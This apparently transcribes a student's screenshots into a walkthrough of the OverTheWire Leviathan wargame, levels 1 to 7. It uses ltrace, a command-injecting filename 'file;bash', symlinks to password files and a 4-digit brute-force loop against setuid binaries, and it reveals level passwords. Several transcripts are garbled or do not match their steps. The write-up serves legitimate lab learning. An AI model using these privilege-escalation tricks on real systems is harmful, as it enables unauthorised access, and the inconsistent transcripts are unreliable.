-rw-r--r--  1 root      root     4220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root      root     3771 Mar 31 2024 .bashrc
-rw-r--r--  1 leviathan2 leviathan1 15084 Apr 10 14:23 check
-rw-r--r--  1 root      root     807 Mar 31 2024 .profile
Leviathan1@gibson:~$ ./check
password: leviathan0
Wrong password, Good Bye ...
Leviathan1@gibson:~$ ltrace ./check
__libc_start_main(0x80490ed, 1, 0xfffffd494, 0 )unfinished ...
printf("password: ") = 10
getchar(0, 0, 0x786573, 0x646f67password: null ) = 110
getchar(0, 110, 0x786573, 0x646f67) = 117
getchar(0, 0x756, 0x786573, 0x646f67) = 108
strcmp("nul", "sex") = -1
puts("Wrong password, Good Bye ..."Wrong password, Good Bye ...) = 29
+++ exited (status 0) ===+
Leviathan1@gibson:~$ ./check
password: sex
$ ls
check
$ cat etc/Leviathan_pass/leviathan2
cat: etc/Leviathan_pass/leviathan2: No such file or directory
$ cat /etc/Leviathan_pass/leviathan2
NsNIHwFoyN
$ logout
/bin/sh: 4: logout: Permission denied
$ exit
Leviathan1@gibson:~$ logout
Connection to leviathan.labs.overthewire.org closed.

$ sshpass -p NsNIHwFoyN ssh leviathan2@leviathan.labs.overthewire.org -p 2223

```

Windows taskbar at the bottom: Type here to search, File Explorer, Microsoft Edge, File Explorer, Task View, Taskbar icons, 30°C Haze, ENG, 23-04-2025, 21:23.

• Level 2 → 3

1. Create a temporary directory:
Command : mkdir /tmp/leviathan2
Command : cd /tmp/leviathan2
2. Create a dummy file:
Command : touch 'file;bash'

3. Create a symbolic link to the password file.

Command : ln -s /etc/leviathan_pass/leviathan3

```
leviathan3@gibson:~  
leviathan3@gibson:~$ ls  
printfile  
leviathan3@gibson:~$ touch 'file;bash'  
touch: cannot touch 'file;bash': Permission denied  
leviathan3@gibson:~$ cd /tmp/  
leviathan3@gibson:/tmp$ cd  
leviathan3@gibson:~/tmp$ mktemp -d  
/tmp/tmp.rjKk86yqzy  
leviathan3@gibson:~/tmp$ cd /tmp/tmp.rjKk86yqzy  
leviathan3@gibson:/tmp/tmp.rjKk86yqzy$ touch 'file;bash'  
leviathan3@gibson:/tmp/tmp.rjKk86yqzy$ ls  
file;bash  
leviathan3@gibson:/tmp/tmp.rjKk86yqzy$ cd  
leviathan3@gibson:~/tmp/tmp.rjKk86yqzy$ ls  
printfile  
leviathan3@gibson:~/tmp/tmp.rjKk86yqzy$ ./printfile /tmp/tmp.rjKk86yqzy/file\;bash  
/bin/cat: /tmp/tmp.rjKk86yqzy/file: Permission denied  
leviathan3@gibson:~/tmp/tmp.rjKk86yqzy$ ls  
printfile  
leviathan3@gibson:~/tmp/tmp.rjKk86yqzy$ cat /etc/leviathan_pass/leviathan3  
F0n8h2iWLP  
leviathan3@gibson:~/tmp/tmp.rjKk86yqzy$ logout  
bash: logout: not login shell: use `exit'  
leviathan3@gibson:~/tmp/tmp.rjKk86yqzy$ exit  
exit  
leviathan3@gibson:~/tmp/tmp.rjKk86yqzy$ exit  
logout  
Connection to leviathan.labs.overthewire.org closed.  
[bhakti_31@DESKTOP-RNL338C]-(~/OTW/Leviathan)  
$ echo "F0n8h2iWLP" > ^C  
[bhakti_31@DESKTOP-RNL338C]-(~/OTW/Leviathan)  
$ echo "F0n8h2iWLP" > 3.txt  
[bhakti_31@DESKTOP-RNL338C]-(~/OTW/Leviathan)  
$ ls  
0.txt 1.txt 2.txt 3.txt  
[bhakti_31@DESKTOP-RNL338C]-(~/OTW/Leviathan)  
$ cat 3.txt  
F0n8h2iWLP
```

• Level 3 → 4

1. Identify the check binary

Command : ls -la

2. Use ltrace to analyze the binary

Command : ltrace ./check

```
leviathan3@gibson:~  
-m32          compile for 32bit  
-fno-stack-protector  disable ProPolice  
-Wl,-z,norelro  disable nrelro  
In addition, the execstack tool can be used to flag the stack as  
executable on ELF binaries.  
Finally, network-access is limited for most levels by a local  
firewall.  
--[ Tools ]--  
For your convenience we have installed a few useful tools which you can find  
in the following locations:  
* gef (https://github.com/hugsy/gef) in /opt/gef/  
* pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/  
* gdbinit (https://github.com/Gdbinit/Gdbinit) in /opt/gdbinit/  
* pwntools (https://github.com/Gallopsled/pwntools)  
* radare2 (http://www.radare.org/)  
--[ More information ]--  
For more information regarding individual wargames, visit  
http://www.overthewire.org/wargames/  
For support, questions or comments, contact us on discord or IRC.  
Enjoy your stay!  
leviathan3@gibson:~$ ls  
level3  
leviathan3@gibson:~$ ls -la  
total 40  
drwxr-xr-x  2 root      root        4096 Apr 10 14:23 .  
drwxr-xr-x  83 root      root        4096 Apr 10 14:24 ..  
rw-r--r--  1 root      root       220 Mar 31 2024 .bash_logout  
rw-r--r--  1 root      root       3773 Mar 31 2024 .bashrc  
r-sr-x---  1 leviathan4 leviathan3 18100 Apr 10 14:23 level3  
rw-r--r--  1 root      root       807 Mar 31 2024 .profile  
leviathan3@gibson:~$ ltrace ./check  
leviathan3@gibson:~$ ls level3  
level3  
leviathan3@gibson:~$ ltrace ./level3
```

• Level 4 → 5

1. Run the binary to get the output:

Command : ls -la

2. Executes the bin file inside .trash

Command : ./bin

Binary output Appears : 01100010 01101001 01101110 01101100 01101111 01100001
01100100 01000100 00001010 (binary code).

The screenshot shows a terminal window on a Gibson OS system. The user has navigated to the .trash directory and listed its contents. They then run the ./bin command, which outputs binary data. This data is identical to the binary output shown in the previous slide. The terminal also shows the user's session ending with a logout command.

```
leviathan4@gibson:~$ ls
leviathan4@gibson:~$ whoami
leviathan4
leviathan4@gibson:~$ ls
leviathan4@gibson:~$ ls -l
total 0
leviathan4@gibson:~$ ls -la
total 24
drwxr-xr-x 3 root root 4096 Apr 10 14:23 .
drwxr-xr-x 83 root root 4096 Apr 10 14:24 ..
-rw-r--r-- 1 root root 220 Mar 31 2024 bash_logout
-rw-r--r-- 1 root root 377 Mar 31 2024 .bashrc
-rw-r--r-- 1 root root 807 Mar 31 2024 .profile
drwxr-xr-x 2 root leviathan4 4096 Apr 10 14:23 .trash
leviathan4@gibson:~$ cd .trash/
leviathan4@gibson:~/._trash$ ls
bin
leviathan4@gibson:~/._trash$ ls -la
total 24
dr-xr-x--- 2 root leviathan4 4096 Apr 10 14:23 .
drwxr-xr-x 3 root root 4096 Apr 10 14:23 ..
-r-sr-x--- 1 leviathan5 leviathan4 14940 Apr 10 14:23 bin
leviathan4@gibson:~/._trash$ ./bin
Command not found: did you mean:
  command 'win' from deb wily (0:13.42-1)
  command 'tin' from deb tin (1:2.6.3-1)
  command 'dim' from deb din (57:1)
Try: apt install <deb name>
leviathan4@gibson:~/._trash$ .bin
.bin: command not found
leviathan4@gibson:~/._trash$ ./bin
00110000 01100100 01110001 01110000 01010100 00110111 01000110 00110100 01010001 01000100 00001010
leviathan4@gibson:~/._trash$ exit
logout
Connection to leviathan.labs.overthewire.org closed.

(bhakti_31@DESKTOP-RNL33BC) [ ~/OTW/Leviathan ]
$ echo "0dyxT7F4Q0" > 5.txt
(bhakti_31@DESKTOP-RNL33BC) [ ~/OTW/Leviathan ]
$ ls
0.txt 1.txt 2.txt 3.txt 4.txt 5.txt
(bhakti_31@DESKTOP-RNL33BC) [ ~/OTW/Leviathan ]
```

- **Level 5 → 6**

1. Identify the check binary.

Command : ls -la

2. Use ltrace to check the file.

Command : ltrace ./leviathan5

3. Creates an empty file /tmp/file.log and writes the word "hello" into it.

Command : touch /tmp/file.log ; echo "hello" > /tmp/file.log

4. Create a symbolic link to the password file.

Command : ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log

5. Run the binary file .

Command : ./leviathan

```

bhakti_31@DESKTOP-RNL338C: ~/OTW/Leviathan
For support, questions or comments, contact us on discord or IRC.
Enjoy your stay!
leviathan5@gibson:~$ ls
leviathan5
leviathan5@gibson:~$ ls -la
total 36
drwxr-xr-x  2 root      root      4096 Apr 10 14:23 .
drwxr-xr-x  33 root      root      4096 Apr 10 14:24 ..
-rw-r--r--  1 root      root     220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root      root     3771 Mar 31 2024 .bashrc
-rw-r--r--  1 leviathan6 leviathan5 15144 Apr 10 14:23 leviathan5
-rw-r--r--  1 root      root     887 Mar 31 2024 .profile
leviathan5@gibson:~$ ./leviathan5
Cannot find /tmp/file.log
leviathan5@gibson:~$ ltrace ./leviathan5
/libc_start_main(0x804910d, 1, 0xfffffd484, 0 <unfinished ...>
fopen("/tmp/file.log", "r")                                = 0
puts("Cannot find /tmp/file.log"Cannot find /tmp/file.log
)                                         = 26
exit(-1 <no return ...>
+++ exited (status 255) +++
leviathan5@gibson:~$ touch /tmp/file.log ; echo "hello" > /tmp/file.log
leviathan5@gibson:~$ ltrace ./leviathan5
/libc_start_main(0x804910d, 1, 0xfffffd484, 0 <unfinished ...>
fopen("/tmp/file.log", "r")                                = 0x804dia0
fgetc(0x804dia0)                                         = 'h'
feof(0x804dia0)                                         = 0
putchar(104, 0x804a008, 0, 0)                            = 104
fgetc(0x804dia0)                                         = 'e'
feof(0x804dia0)                                         = 0
putchar(101, 0x804a008, 0, 0)                            = 101
fgetc(0x804dia0)                                         = 'l'
feof(0x804dia0)                                         = 0
putchar(108, 0x804a008, 0, 0)                            = 108
fgetc(0x804dia0)                                         = 'l'
feof(0x804dia0)                                         = 0
putchar(108, 0x804a008, 0, 0)                            = 108
fgetc(0x804dia0)                                         = 'o'
feof(0x804dia0)                                         = 0
putchar(111, 0x804a008, 0, 0)                            = 111
fgetc(0x804dia0)                                         = '\n'
feof(0x804dia0)                                         = 0

```

```

bhakti_31@DESKTOP-RNL338C: ~/OTW/Leviathan
fclose(0x804dia0)                                         = 0
getuid()                                                 = 0
setuid(12005)                                            = 12005
unlink("/tmp/file.log")                                   = 0
+++ exited (status 0) +++
leviathan5@gibson:~$ cat /tmp.file.log
cat: /tmp.file.log: No such file or directory
leviathan5@gibson:~$ touch /tmp/file.log ; echo "hello" > /tmp/file.log
leviathan5@gibson:~$ ./leviathan5
Cannot find /tmp/file.log
leviathan5@gibson:~$ touch /tmp/file.log ; echo "hello" > /tmp/file.log
leviathan5@gibson:~$ ./leviathan5
hello
leviathan5@gibson:~$ touch /tmp/file.log ; echo "hello" > /tmp/file.log
leviathan5@gibson:~$ cat /tmp/file.log
hello
leviathan5@gibson:~$ ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
ln: Failed to create symbolic link '/tmp/file.log': File exists
leviathan5@gibson:~$ ls
leviathan5
leviathan5@gibson:~$ ./leviathan5
hello
leviathan5@gibson:~$ ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
leviathan5@gibson:~$ ./leviathan5
szo7HD88w
leviathan5@gibson:~$ exit
logout
Connection to leviathan.labs.overthewire.org closed.

[bhakti_31@DESKTOP-RNL338C: ~/OTW/Leviathan]
$ echo "szo7HD88w" > 6.txt
[bhakti_31@DESKTOP-RNL338C: ~/OTW/Leviathan]
$ ls
0.txt 1.txt 2.txt 3.txt 4.txt 5.txt 6.txt
[bhakti_31@DESKTOP-RNL338C: ~/OTW/Leviathan]
$ cat 6.txt
[bhakti_31@DESKTOP-RNL338C: ~/OTW/Leviathan]
$ sshpass -p szo7HD88w ssh leviathan6@leviathan.labs.overthewire.org -p 2223

```

• Level 6 → 7

- Identify the check binary.

Command : ls -la

- Use ltrace to check the file.

Command : ltrace ./leviathan6

- Command : for i in {0000..9999} ; do echo \$i; ./leviathan6 \$i; done

This is a for loop that goes from 0000 to 9999 (all 4-digit numbers). And It prints the current number. It runs the leviathan6 binary and gives \$i (the number) as an argument (input) and then ends the loop.

```
leviathan6@gibson:~  
in the following locations:  
* gef (https://github.com/hugsy/gef) in /opt/gef/  
* pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/  
* gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/  
* pwntools (https://github.com/Gallopsled/pwntools)  
* radare2 (http://www.radare.org/)  
--[ More information ]--  
  
For more information regarding individual wargames, visit  
http://www.overthewire.org/wargames/  
  
For support, questions or comments, contact us on discord or IRC.  
  
Enjoy your stay!  
  
leviathan6@gibson:~$ ls  
leviathan6  
leviathan6@gibson:~$ ls -la  
total 36  
drwxr-xr-x 2 root      root      4096 Apr 10 14:23 .  
drwxr-xr-x 83 root      root      4096 Apr 10 14:24 ..  
-rw-r--r--  1 root      root      220 Mar 31 2024 .bash_logout  
-rw-r--r--  1 root      root      3771 Mar 31 2024 .bashrc  
-r-sr-x---  1 leviathan7 leviathan6 15036 Apr 10 14:23 leviathan6  
-rw-r--r--  1 root      root      807 Mar 31 2024 .profile  
leviathan6@gibson:~$ ./leviathan6  
usage: ./leviathan6 <4 digit code>  
leviathan6@gibson:~$ ltrace ./leviathan6  
__libc_start_main(0x80490dd, 1, 0xfffffd484, 0 <unfinished ...>  
printf("usage: %s <4 digit code>\n", "./leviathan6<4 digit code>  
) = 35  
exit(-1 <no return ...>  
+++ exited (status 255) +++  
leviathan6@gibson:~$ for i in {0000..0999}; do echo $i;./leviathan6 $i;done;
```

```
 bhakti_31@DESKTOP-RNL338C: ~
9987
Wrong
9988
Wrong
9989
Wrong
9990
Wrong
9991
Wrong
9992
Wrong
9993
Wrong
9994
Wrong
9995
Wrong
9996
Wrong
9997
Wrong
9998
Wrong
9999
Wrong
leviathan6@gibson:~$ ls
leviathan6
leviathan6@gibson:~$ logout
Connection to leviathan.labs.overthewire.org closed.

[~] bhakti_31@DESKTOP-RNL338C - [~]
[~] $ echo "qEs5Io5yM8" > 7.txt
[~] bhakti_31@DESKTOP-RNL338C - [~]
[~] $ ls
7.txt krypton1 krypton1.save krypton2 krypton3 krypton4 krypton5 krypton6 krypton7 OTW
[~] (bhakti_31@DESKTOP-RNL338C) - [~]
[~] $ cat 7.txt
qEs5Io5yM8
[~] (bhakti_31@DESKTOP-RNL338C) - [~]
[~] $ cat 7.txt
Windows Taskbar: Type here to search 31°C Haze ENG 22:59 23-04-2025
```

- **Level 7**

1. Identify the check binary.

Command : ls -la

2. Read the encrypted file.

Command : cat CONGRATULATIONS

3. It will show the message of completion.

```
 leviathan7@gibson: ~
Enjoy your stay!
leviathan7@gibson:~$ ls
CONGRATULATIONS
leviathan7@gibson:~$ ls -la
total 24
drwxr-xr-x  2 root      root      4096 Apr 10 14:23 .
drwxr-xr-x  3 root      root      4096 Apr 10 14:24 ..
-rw-r--r--  1 root      root     220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root      root     3771 Mar 31 2024 .bashrc
-r--r-----  1 leviathan7 leviathan7 178 Apr 10 14:23 CONGRATULATIONS
-rw-r--r--  1 root      root     887 Mar 31 2024 .profile
leviathan7@gibson:~$ cat CONFRATULATIONS
cat: CONFRATULATIONS: No such file or directory
leviathan7@gibson:~$ cat CONGRATULATIONS
Well Done, you seem to have used a nix system before, now try something more serious.
(Please don't post writeups, solutions or spoilers about the games on the web. Thank you!)
leviathan7@gibson:~$
```